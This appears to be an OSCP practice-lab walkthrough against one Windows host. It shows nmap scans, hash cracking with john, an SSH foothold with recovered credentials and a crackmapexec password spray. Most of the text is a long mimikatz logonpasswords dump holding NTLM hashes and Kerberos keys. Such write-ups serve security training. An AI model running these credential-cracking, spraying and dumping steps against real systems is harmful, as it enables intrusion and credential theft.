OSCP - C


```
nmap -T5 -Pn 192.168.206.153 -p-
Starting Nmap 7.93 ( https://nmap.org ) at 2023-04-05 18:26 CEST
Warning: 192.168.206.153 giving up on port because retransmission cap hit
(2).
Nmap scan report for 192.168.206.153
Host is up (0.045s latency).
Not shown: 65496 closed tcp ports (conn-refused)
PORT      STATE    SERVICE
22/tcp    open     ssh
135/tcp   open     msrpc
139/tcp   open     netbios-ssn
445/tcp   open     microsoft-ds
3792/tcp  filtered sitewatch
3855/tcp  filtered opentrac
5040/tcp  open     unknown
5985/tcp  open     wsman
7837/tcp  filtered unknown
8000/tcp  open     http-alt
12237/tcp filtered unknown
13861/tcp filtered unknown
16865/tcp filtered unknown
17046/tcp filtered unknown
18949/tcp filtered unknown
19183/tcp filtered unknown
20296/tcp filtered unknown
20388/tcp filtered unknown
25399/tcp filtered unknown
29996/tcp filtered unknown
30745/tcp filtered unknown
32182/tcp filtered unknown
34081/tcp filtered unknown
36735/tcp filtered unknown
36801/tcp filtered unknown
44511/tcp filtered unknown
47001/tcp open     winrm
48676/tcp filtered unknown
49664/tcp open     unknown
49665/tcp open     unknown
49666/tcp open     unknown
```

```
49667/tcp open     unknown
49668/tcp open     unknown
49669/tcp open     unknown
49670/tcp open     unknown
49671/tcp open     unknown
50054/tcp filtered unknown
51282/tcp filtered unknown
55426/tcp filtered unknown

Nmap done: 1 IP address (1 host up) scanned in 87.66 seconds
```


```
nmap -sC -sV 192.168.206.153 -p
22,135,139,445,5040,5985,8000,47001,49664,49665,49666,49667,49668,49669,49
670,49671
Starting Nmap 7.93 ( https://nmap.org ) at 2023-04-05 18:30 CEST
Nmap scan report for 192.168.206.153
Host is up (0.053s latency).

PORT      STATE SERVICE       VERSION
22/tcp    open  ssh           OpenSSH for_Windows_8.1 (protocol 2.0)
| ssh-hostkey:
|   3072 e03a634a07834d0b6f4e8a4d793d6e4c (RSA)
|   256 3f16ca3325fda2e6bbf6b0043221210b (ECDSA)
|_  256 feb07a14bf77849ab326598dff7e9284 (ED25519)
135/tcp   open  msrpc         Microsoft Windows RPC
139/tcp   open  netbios-ssn   Microsoft Windows netbios-ssn
445/tcp   open  microsoft-ds?
5040/tcp  open  unknown
5985/tcp  open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Not Found
8000/tcp  open  http          Microsoft IIS httpd 10.0
| http-methods:
|_  Potentially risky methods: TRACE
|_http-server-header: Microsoft-IIS/10.0
|_http-open-proxy: Proxy might be redirecting requests
|_http-title: IIS Windows
47001/tcp open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Not Found
49664/tcp open  msrpc         Microsoft Windows RPC
49665/tcp open  msrpc         Microsoft Windows RPC
```

```
49666/tcp open  msrpc         Microsoft Windows RPC
49667/tcp open  msrpc         Microsoft Windows RPC
49668/tcp open  msrpc         Microsoft Windows RPC
49669/tcp open  msrpc         Microsoft Windows RPC
49670/tcp open  msrpc         Microsoft Windows RPC
49671/tcp open  msrpc         Microsoft Windows RPC
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
| smb2-security-mode:
|   311:
|_    Message signing enabled but not required
|_clock-skew: -1m13s
| smb2-time:
|   date: 2023-04-05T16:32:13
|_  start_date: N/A

Service detection performed. Please report any incorrect results at
https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 186.50 seconds
```


```
simpledir http://192.168.206.153:8000/partner/
```



Found /partner/db file



Crack hashes
``john --format=raw-md5 md-hashes.txt /usr/share/wordlists/rockyou.txt




```
users:

ecorp:emerald
support:Freedom1
bcorp:
acorp:ecorp
```

Foothold

SSH using the found creds


```
ssh support@192.168.206.153
```

support:Freedom1

Noticed about ``C:\Users\support\admintool.exe

It actually dumps the admin password.

```
support@MS01 C:\Users\support>admintool.exe
error: The following required arguments were not provided:
    <CMD>

USAGE:
    admintool.exe <CMD>

For more information try --help

support@MS01 C:\Users\support>admintool.exe whoami
Enter administrator password:
dsadada
thread 'main' panicked at 'assertion failed: `(left == right)`
  left: `"3bd87c4bf28ea59aa9746d56720bb013"`,
 right: `"05f8ba9f047f799adbea95a16de2ef5d"`: Wrong administrator password!', src/main.rs:78:5
note: run with `RUST_BACKTRACE=1` environment variable to display a backtrace

support@MS01 C:\Users\support>
```



Found the password: ``December31

Privilege Escalation

``crackmapexec ssh 192.168.196.153 -u usersg.txt -p 'December31'

```
┌──(teodor㉿kali)-[~/…/OSCP/challanges/oscpc/192.168.206.153]
└─$ crackmapexec ssh 192.168.196.153 -u usersg.txt -p 'December31'
SSH         192.168.196.153 22     192.168.196.153  [*] SSH-2.0-OpenSSH_for_Windows_8.1
SSH         192.168.196.153 22     192.168.196.153  [+] Administrator:December31
```

SSH into .153 as Administrator

Post Exploitation

Upload and run mimikatz

```
C:\Users\support\Desktop>mimikatz.exe

  .#####.   mimikatz 2.2.0 (x64) #19041 Sep 19 2022 17:44:08
 .## ^ ##.  "A La Vie, A L'Amour" - (oe.eo)
 ## / \ ##  /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
```

```
 ## \ / ##       > https://blog.gentilkiwi.com/mimikatz
 '## v ##'       Vincent LE TOUX             ( vincent.letoux@gmail.com )
  '#####'        > https://pingcastle.com / https://mysmartlogon.com ***/

mimikatz # privilege::debug
Privilege '20' OK

mimikatz # sekurlsa::logonpasswords

Authentication Id : 0 ; 1117712 (00000000:00110e10)
Session           : NetworkCleartext from 0
User Name         : Administrator
Domain            : MS01
Logon Server      : MS01
Logon Time        : 4/6/2023 1:29:00 PM
SID               : S-1-5-21-2114389728-3978811169-1968162427-500
        msv :
         [00000003] Primary
         * Username : Administrator
         * Domain   : MS01
         * NTLM     : 3c4495bbd678fac8c9d218be4f2bbc7b
         * SHA1     : 90afa30798b082c0d0aae85435421502c254d459
        tspkg :
        wdigest :
         * Username : Administrator
         * Domain   : MS01
         * Password : (null)
        kerberos :
         * Username : Administrator
         * Domain   : MS01
         * Password : (null)
        ssp :
        credman :
        cloudap :

Authentication Id : 0 ; 1117041 (00000000:00110b71)
Session           : Service from 0
User Name         : sshd_5360
Domain            : VIRTUAL USERS
Logon Server      : (null)
Logon Time        : 4/6/2023 1:28:56 PM
SID               : S-1-5-111-3847866527-469524349-687026318-516638107-
1125189541-5360
```

```
        msv :
         [00000003] Primary
         * Username : MS01$
         * Domain   : OSCP
         * NTLM     : 27a166604e6b9f5a921363cef311c0bb
         * SHA1     : d91e1428143468e681b59f7c27b4e92ef0a11fbf
        tspkg :
        wdigest :
         * Username : MS01$
         * Domain   : OSCP
         * Password : (null)
        kerberos :
         * Username : MS01$
         * Domain   : oscp.exam
         * Password : f9 d3 d9 ec 46 aa 44 26 b8 ba 2d 21 3f 15 e0 d0 17
d5 a7 df 54 c4 fe dd d6 8d db fc 5b 3e 71 b3 71 b5 f1 6d 60 5f 57 73 4b 89
18 e2 89
b7 00 e7 03 10 28 bb 26 56 13 34 b2 1b cc ba 89 44 96 30 d2 aa 5f f3 40 24
5b ad de b2 37 df bc 89 cc 0e af 64 9e 43 93 31 e2 92 63 20 11 d7 8c 70 63
f7 b2 3
e 37 2c 5a bd 3e 6d 46 47 72 d3 fa 7b 7c 5a 31 d5 f9 7d c3 c2 7c 99 b7 b4
bd 8c d9 26 48 cf 33 72 b4 89 2a 67 30 b5 1f 41 6d 24 c4 66 45 ec a1 4b 97
7a 4d c6
 bf d2 3c 32 84 fe 80 76 38 26 e7 a3 2e 83 59 39 e6 ff 6a 33 31 5b 24 4e
42 90 a5 16 3b fb cd 6c 86 9c 3d 32 0d 0f 78 27 64 cb 53 55 da bd 9f 38 9f
5b 58 ef
92 b6 b8 09 0e 9a 7c 45 eb df 5e c4 44 15 f5 07 65 b2 eb 62 67 d7 e2 6d 9a
6f c1 75 bc 2d 06 46 db d3 5d c4 0d 6a
        ssp :
        credman :
        cloudap :

Authentication Id : 0 ; 1113973 (00000000:0010ff75)
Session           : NetworkCleartext from 0
User Name         : Administrator
Domain            : MS01
Logon Server      : MS01
Logon Time        : 4/6/2023 1:28:41 PM
SID               : S-1-5-21-2114389728-3978811169-1968162427-500
        msv :
         [00000003] Primary
         * Username : Administrator
         * Domain   : MS01
```

```
         * NTLM     : 3c4495bbd678fac8c9d218be4f2bbc7b
         * SHA1     : 90afa30798b082c0d0aae85435421502c254d459
        tspkg :
        wdigest :
         * Username : Administrator
         * Domain   : MS01
         * Password : (null)
        kerberos :
         * Username : Administrator
         * Domain   : MS01
         * Password : (null)
        ssp :
        credman :
        cloudap :

Authentication Id : 0 ; 1113407 (00000000:0010fd3f)
Session           : Service from 0
User Name         : sshd_4888
Domain            : VIRTUAL USERS
Logon Server      : (null)
Logon Time        : 4/6/2023 1:28:35 PM
SID               : S-1-5-111-3847866527-469524349-687026318-516638107-
1125189541-4888
        msv :
         [00000003] Primary
         * Username : MS01$
         * Domain   : OSCP
         * NTLM     : 27a166604e6b9f5a921363cef311c0bb
         * SHA1     : d91e1428143468e681b59f7c27b4e92ef0a11fbf
        tspkg :
        wdigest :
         * Username : MS01$
         * Domain   : OSCP
         * Password : (null)
        kerberos :
         * Username : MS01$
         * Domain   : oscp.exam
         * Password : f9 d3 d9 ec 46 aa 44 26 b8 ba 2d 21 3f 15 e0 d0 17
d5 a7 df 54 c4 fe dd d6 8d db fc 5b 3e 71 b3 71 b5 f1 6d 60 5f 57 73 4b 89
18 e2 89
b7 00 e7 03 10 28 bb 26 56 13 34 b2 1b cc ba 89 44 96 30 d2 aa 5f f3 40 24
5b ad de b2 37 df bc 89 cc 0e af 64 9e 43 93 31 e2 92 63 20 11 d7 8c 70 63
f7 b2 3
```

```
e 37 2c 5a bd 3e 6d 46 47 72 d3 fa 7b 7c 5a 31 d5 f9 7d c3 c2 7c 99 b7 b4
bd 8c d9 26 48 cf 33 72 b4 89 2a 67 30 b5 1f 41 6d 24 c4 66 45 ec a1 4b 97
7a 4d c6
 bf d2 3c 32 84 fe 80 76 38 26 e7 a3 2e 83 59 39 e6 ff 6a 33 31 5b 24 4e
42 90 a5 16 3b fb cd 6c 86 9c 3d 32 0d 0f 78 27 64 cb 53 55 da bd 9f 38 9f
5b 58 ef
92 b6 b8 09 0e 9a 7c 45 eb df 5e c4 44 15 f5 07 65 b2 eb 62 67 d7 e2 6d 9a
6f c1 75 bc 2d 06 46 db d3 5d c4 0d 6a
        ssp :
        credman :
        cloudap :

Authentication Id : 0 ; 456361 (00000000:0006f6a9)
Session           : Batch from 0
User Name         : Administrator
Domain            : MS01
Logon Server      : MS01
Logon Time        : 3/3/2023 8:49:41 AM
SID               : S-1-5-21-2114389728-3978811169-1968162427-500
        msv :
         [00000003] Primary
         * Username : Administrator
         * Domain   : MS01
         * NTLM     : 3c4495bbd678fac8c9d218be4f2bbc7b
         * SHA1     : 90afa30798b082c0d0aae85435421502c254d459
        tspkg :
        wdigest :
         * Username : Administrator
         * Domain   : MS01
         * Password : (null)
        kerberos :
         * Username : Administrator
         * Domain   : MS01
         * Password : (null)
        ssp :
        credman :
        cloudap :

Authentication Id : 0 ; 995 (00000000:000003e3)
Session           : Service from 0
User Name         : IUSR
Domain            : NT AUTHORITY
Logon Server      : (null)
```

```
Logon Time        : 3/3/2023 8:47:27 AM
SID               : S-1-5-17
        msv :
        tspkg :
        wdigest :
         * Username : (null)
         * Domain   : (null)
         * Password : (null)
        kerberos :
        ssp :
        credman :
        cloudap :

Authentication Id : 0 ; 997 (00000000:000003e5)
Session           : Service from 0
User Name         : LOCAL SERVICE
Domain            : NT AUTHORITY
Logon Server      : (null)
Logon Time        : 3/3/2023 8:47:26 AM
SID               : S-1-5-19
        msv :
        tspkg :
        wdigest :
         * Username : (null)
         * Domain   : (null)
         * Password : (null)
        kerberos :
         * Username : (null)
         * Domain   : (null)
         * Password : (null)
        ssp :
        credman :
        cloudap :

Authentication Id : 0 ; 77507 (00000000:00012ec3)
Session           : Interactive from 1
User Name         : DWM-1
Domain            : Window Manager
Logon Server      : (null)
Logon Time        : 3/3/2023 8:47:26 AM
SID               : S-1-5-90-0-1
        msv :
         [00000003] Primary
```

```
         * Username : MS01$
         * Domain   : OSCP
         * NTLM     : eaa1d4636ebc36f6c2a4476d4be210c0
         * SHA1     : 92fa5710f4039fa5b7dc5b08547c15dd05ea5c6a
        tspkg :
        wdigest :
         * Username : MS01$
         * Domain   : OSCP
         * Password : (null)
        kerberos :
         * Username : MS01$
         * Domain   : oscp.exam
         * Password : 2f 03 d3 16 5f 89 31 58 58 5b 7c 46 69 f0 4a b2 18
62 b3 63 fb 00 75 1b 19 75 72 99 47 c8 9e 55 03 94 10 59 77 09 d1 c6 7d 41
bd 7f 01
e0 61 03 03 91 f7 3d d2 f7 cf 35 27 a8 e1 db 37 e3 07 c9 ac f9 e6 4e 59 01
cd b5 96 95 8a de 54 d8 e3 00 aa 5a 19 76 68 40 a0 9e 74 c6 8a 27 81 06 67
41 f3 0
3 ff 39 8e ba de d4 b5 6e 3b 1f 8c fe 79 46 81 c6 fa e3 e8 6c 7f ad 73 3a
96 3a 66 01 01 f9 62 71 22 bd 63 51 3c dc 8a 89 54 13 3b 79 1d e1 7c 4e 89
a0 dc 60
 79 37 85 fe 4e 26 61 ed 4d e2 5c 97 86 35 21 cc 0e b6 8b be 20 76 fb 70
64 07 60 39 07 5d 7b eb cd 15 91 48 c1 3f 1f 81 53 b7 b2 97 91 ae 43 52 80
40 d2 8b
00 b6 4e ca 08 0e cf 2d 37 26 f2 47 9e fc 60 21 03 73 5b dd 1f c3 42 8d 08
df b8 14 3a 79 e3 b7 fb 36 23 31 35 1f
        ssp :
        credman :
        cloudap :

Authentication Id : 0 ; 77489 (00000000:00012eb1)
Session           : Interactive from 1
User Name         : DWM-1
Domain            : Window Manager
Logon Server      : (null)
Logon Time        : 3/3/2023 8:47:26 AM
SID               : S-1-5-90-0-1
        msv :
         [00000003] Primary
         * Username : MS01$
         * Domain   : OSCP
         * NTLM     : 27a166604e6b9f5a921363cef311c0bb
         * SHA1     : d91e1428143468e681b59f7c27b4e92ef0a11fbf
```

```
        tspkg :
        wdigest :
         * Username : MS01$
         * Domain   : OSCP
         * Password : (null)
        kerberos :
         * Username : MS01$
         * Domain   : oscp.exam
         * Password : f9 d3 d9 ec 46 aa 44 26 b8 ba 2d 21 3f 15 e0 d0 17
d5 a7 df 54 c4 fe dd d6 8d db fc 5b 3e 71 b3 71 b5 f1 6d 60 5f 57 73 4b 89
18 e2 89
b7 00 e7 03 10 28 bb 26 56 13 34 b2 1b cc ba 89 44 96 30 d2 aa 5f f3 40 24
5b ad de b2 37 df bc 89 cc 0e af 64 9e 43 93 31 e2 92 63 20 11 d7 8c 70 63
f7 b2 3
e 37 2c 5a bd 3e 6d 46 47 72 d3 fa 7b 7c 5a 31 d5 f9 7d c3 c2 7c 99 b7 b4
bd 8c d9 26 48 cf 33 72 b4 89 2a 67 30 b5 1f 41 6d 24 c4 66 45 ec a1 4b 97
7a 4d c6
 bf d2 3c 32 84 fe 80 76 38 26 e7 a3 2e 83 59 39 e6 ff 6a 33 31 5b 24 4e
42 90 a5 16 3b fb cd 6c 86 9c 3d 32 0d 0f 78 27 64 cb 53 55 da bd 9f 38 9f
5b 58 ef
92 b6 b8 09 0e 9a 7c 45 eb df 5e c4 44 15 f5 07 65 b2 eb 62 67 d7 e2 6d 9a
6f c1 75 bc 2d 06 46 db d3 5d c4 0d 6a
        ssp :
        credman :
        cloudap :

Authentication Id : 0 ; 996 (00000000:000003e4)
Session           : Service from 0
User Name         : MS01$
Domain            : OSCP
Logon Server      : (null)
Logon Time        : 3/3/2023 8:47:26 AM
SID               : S-1-5-20
        msv :
         [00000003] Primary
         * Username : MS01$
         * Domain   : OSCP
         * NTLM     : 27a166604e6b9f5a921363cef311c0bb
         * SHA1     : d91e1428143468e681b59f7c27b4e92ef0a11fbf
        tspkg :
        wdigest :
         * Username : MS01$
         * Domain   : OSCP
```

```
         * Password : (null)
        kerberos :
         * Username : ms01$
         * Domain   : OSCP.EXAM
         * Password : f9 d3 d9 ec 46 aa 44 26 b8 ba 2d 21 3f 15 e0 d0 17
d5 a7 df 54 c4 fe dd d6 8d db fc 5b 3e 71 b3 71 b5 f1 6d 60 5f 57 73 4b 89
18 e2 89
b7 00 e7 03 10 28 bb 26 56 13 34 b2 1b cc ba 89 44 96 30 d2 aa 5f f3 40 24
5b ad de b2 37 df bc 89 cc 0e af 64 9e 43 93 31 e2 92 63 20 11 d7 8c 70 63
f7 b2 3
e 37 2c 5a bd 3e 6d 46 47 72 d3 fa 7b 7c 5a 31 d5 f9 7d c3 c2 7c 99 b7 b4
bd 8c d9 26 48 cf 33 72 b4 89 2a 67 30 b5 1f 41 6d 24 c4 66 45 ec a1 4b 97
7a 4d c6
 bf d2 3c 32 84 fe 80 76 38 26 e7 a3 2e 83 59 39 e6 ff 6a 33 31 5b 24 4e
42 90 a5 16 3b fb cd 6c 86 9c 3d 32 0d 0f 78 27 64 cb 53 55 da bd 9f 38 9f
5b 58 ef
92 b6 b8 09 0e 9a 7c 45 eb df 5e c4 44 15 f5 07 65 b2 eb 62 67 d7 e2 6d 9a
6f c1 75 bc 2d 06 46 db d3 5d c4 0d 6a
        ssp :
        credman :
        cloudap :

Authentication Id : 0 ; 47661 (00000000:0000ba2d)
Session           : Interactive from 1
User Name         : UMFD-1
Domain            : Font Driver Host
Logon Server      : (null)
Logon Time        : 3/3/2023 8:47:26 AM
SID               : S-1-5-96-0-1
        msv :
         [00000003] Primary
         * Username : MS01$
         * Domain   : OSCP
         * NTLM     : 27a166604e6b9f5a921363cef311c0bb
         * SHA1     : d91e1428143468e681b59f7c27b4e92ef0a11fbf
        tspkg :
        wdigest :
         * Username : MS01$
         * Domain   : OSCP
         * Password : (null)
        kerberos :
         * Username : MS01$
         * Domain   : oscp.exam
```

```
         * Password : f9 d3 d9 ec 46 aa 44 26 b8 ba 2d 21 3f 15 e0 d0 17
d5 a7 df 54 c4 fe dd d6 8d db fc 5b 3e 71 b3 71 b5 f1 6d 60 5f 57 73 4b 89
18 e2 89
b7 00 e7 03 10 28 bb 26 56 13 34 b2 1b cc ba 89 44 96 30 d2 aa 5f f3 40 24
5b ad de b2 37 df bc 89 cc 0e af 64 9e 43 93 31 e2 92 63 20 11 d7 8c 70 63
f7 b2 3
e 37 2c 5a bd 3e 6d 46 47 72 d3 fa 7b 7c 5a 31 d5 f9 7d c3 c2 7c 99 b7 b4
bd 8c d9 26 48 cf 33 72 b4 89 2a 67 30 b5 1f 41 6d 24 c4 66 45 ec a1 4b 97
7a 4d c6
 bf d2 3c 32 84 fe 80 76 38 26 e7 a3 2e 83 59 39 e6 ff 6a 33 31 5b 24 4e
42 90 a5 16 3b fb cd 6c 86 9c 3d 32 0d 0f 78 27 64 cb 53 55 da bd 9f 38 9f
5b 58 ef
92 b6 b8 09 0e 9a 7c 45 eb df 5e c4 44 15 f5 07 65 b2 eb 62 67 d7 e2 6d 9a
6f c1 75 bc 2d 06 46 db d3 5d c4 0d 6a
        ssp :
        credman :
        cloudap :

Authentication Id : 0 ; 47532 (00000000:0000b9ac)
Session           : Interactive from 0
User Name         : UMFD-0
Domain            : Font Driver Host
Logon Server      : (null)
Logon Time        : 3/3/2023 8:47:26 AM
SID               : S-1-5-96-0-0
        msv :
         [00000003] Primary
         * Username : MS01$
         * Domain   : OSCP
         * NTLM     : 27a166604e6b9f5a921363cef311c0bb
         * SHA1     : d91e1428143468e681b59f7c27b4e92ef0a11fbf
        tspkg :
        wdigest :
         * Username : MS01$
         * Domain   : OSCP
         * Password : (null)
        kerberos :
         * Username : MS01$
         * Domain   : oscp.exam
         * Password : f9 d3 d9 ec 46 aa 44 26 b8 ba 2d 21 3f 15 e0 d0 17
d5 a7 df 54 c4 fe dd d6 8d db fc 5b 3e 71 b3 71 b5 f1 6d 60 5f 57 73 4b 89
18 e2 89
b7 00 e7 03 10 28 bb 26 56 13 34 b2 1b cc ba 89 44 96 30 d2 aa 5f f3 40 24
```

```
5b ad de b2 37 df bc 89 cc 0e af 64 9e 43 93 31 e2 92 63 20 11 d7 8c 70 63
f7 b2 3
e 37 2c 5a bd 3e 6d 46 47 72 d3 fa 7b 7c 5a 31 d5 f9 7d c3 c2 7c 99 b7 b4
bd 8c d9 26 48 cf 33 72 b4 89 2a 67 30 b5 1f 41 6d 24 c4 66 45 ec a1 4b 97
7a 4d c6
 bf d2 3c 32 84 fe 80 76 38 26 e7 a3 2e 83 59 39 e6 ff 6a 33 31 5b 24 4e
42 90 a5 16 3b fb cd 6c 86 9c 3d 32 0d 0f 78 27 64 cb 53 55 da bd 9f 38 9f
5b 58 ef
92 b6 b8 09 0e 9a 7c 45 eb df 5e c4 44 15 f5 07 65 b2 eb 62 67 d7 e2 6d 9a
6f c1 75 bc 2d 06 46 db d3 5d c4 0d 6a
        ssp :
        credman :
        cloudap :

Authentication Id : 0 ; 45383 (00000000:0000b147)
Session           : UndefinedLogonType from 0
User Name         : (null)
Domain            : (null)
Logon Server      : (null)
Logon Time        : 3/3/2023 8:47:26 AM
SID               :
        msv :
         [00000003] Primary
         * Username : MS01$
         * Domain   : OSCP
         * NTLM     : 27a166604e6b9f5a921363cef311c0bb
         * SHA1     : d91e1428143468e681b59f7c27b4e92ef0a11fbf
        tspkg :
        wdigest :
        kerberos :
        ssp :
        credman :
        cloudap :

Authentication Id : 0 ; 999 (00000000:000003e7)
Session           : UndefinedLogonType from 0
User Name         : MS01$
Domain            : OSCP
Logon Server      : (null)
Logon Time        : 3/3/2023 8:47:26 AM
SID               : S-1-5-18
        msv :
        tspkg :
```

```
         wdigest :
          * Username : MS01$
          * Domain   : OSCP
          * Password : (null)
         kerberos :
          * Username : ms01$
          * Domain   : OSCP.EXAM
          * Password : f9 d3 d9 ec 46 aa 44 26 b8 ba 2d 21 3f 15 e0 d0 17
 d5 a7 df 54 c4 fe dd d6 8d db fc 5b 3e 71 b3 71 b5 f1 6d 60 5f 57 73 4b 89
 18 e2 89
 b7 00 e7 03 10 28 bb 26 56 13 34 b2 1b cc ba 89 44 96 30 d2 aa 5f f3 40 24
 5b ad de b2 37 df bc 89 cc 0e af 64 9e 43 93 31 e2 92 63 20 11 d7 8c 70 63
 f7 b2 3
 e 37 2c 5a bd 3e 6d 46 47 72 d3 fa 7b 7c 5a 31 d5 f9 7d c3 c2 7c 99 b7 b4
